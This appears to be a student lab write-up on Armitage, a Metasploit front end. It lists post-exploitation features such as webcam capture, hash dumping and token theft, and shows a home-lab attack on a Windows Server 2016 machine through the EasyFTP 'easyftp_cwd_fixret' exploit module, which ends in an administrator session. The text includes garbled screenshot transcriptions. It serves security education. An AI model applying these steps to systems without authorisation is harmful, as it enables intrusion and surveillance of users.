

Questions & Discussion

1. Functionalities of Armitage Software

Armitage is a complement tool for Metasploit. It shows users the text information which can be shown through the standard Metasploit prompt, other functionalities it has like multiple persons can initiate an attack, as Armitage is capable of allowing people to share the same session and instance information in Metasploit.

Armitage has tools, one of them is giving bots that can do tasks automatic. It takes part in composition, aggregation and controlling the tools of Metasploit into a user friendly interface. And by default, known tools given for an attacker to start scouting session, go through remote systems and clear prints and tracks of an attack.


Armitage can extract data sets from other resources such as scanners. Armitage can capture this data and store it in a database to manipulate it in the future with other programs, it's GUI watches active targets by visualizing them and distributing them into sessions.

Armitage runs scans and makes recommendations of various exploit options depending on the data extracted (similar functionality as OpenVAS). It isn't the best advanced attack, however Armitage arms its users with smart automatic exploitation feature.

If an exploit is done, Armitage provides lots of post-exploitation tools for the attacker or penetration tester. Using such tools, the penetration tester can take screenshots of the user screen, open all folders on the user's machine, take webcam shots, use command line commands, escalate privileges, dump hashes, steal token and more tools provided from Meterpreter.

2. Screenshots

Machine	IP
Linux Kali	192.168.1.4
Windows Server 2016	192.168.1.17




The screenshot shows a Kali Linux terminal window with the prompt 'kali@kali: ~'. The terminal displays the output of the 'ifconfig' command for the 'eth0' interface. The output shows the interface is up and running with an IPv4 address of 192.168.1.4 and a netmask of 255.255.255.0. The RX and TX statistics are also shown.

```
easyftp_cwd_fixret
easyftp_list_fixret
easyftp_mkd_fixret

File Actions Edit View Help
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.4 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::8380:24c0:32c0:920c prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a9:50:9e txqueuelen 1000 (Ethernet)
    RX packets 9927 bytes 1302261 (1.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11572 bytes 4702090 (4.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

meterpreter
Computer OS Windows 2016+ (10.0 Build 14393).
```





The screenshot shows a Windows command prompt window displaying the IP configuration for the 'Ethernet adapter Ethernet0'. The output shows the IPv4 address as 192.168.1.17, the subnet mask as 255.255.255.0, and the default gateway as 192.168.1.1.


```
Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : home
Link-local IPv6 Address . . . . . : fe80::594d:4bb6:a0f8:76cb%14
IPv4 Address. . . . . : 192.168.1.17
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```


Installing EasyFTP










Testing the FTP Service




Scanning for Targets on Armitage on Kali Linux



Exploiting the Target with the easyftp_cwd_fixret Attack





Armitage View Hosts Attacks Workspaces Help

exploit
 windows
 ftp
 easyftp_cwd_fixret
 easyftp_list_fixret
 easyftp_mkd_fixret
 http
 easyftp_list

easyftp

192.168.1.17
WIN-4DQT65M0KU0\Administrator @ WIN-4DQT65M0KU0

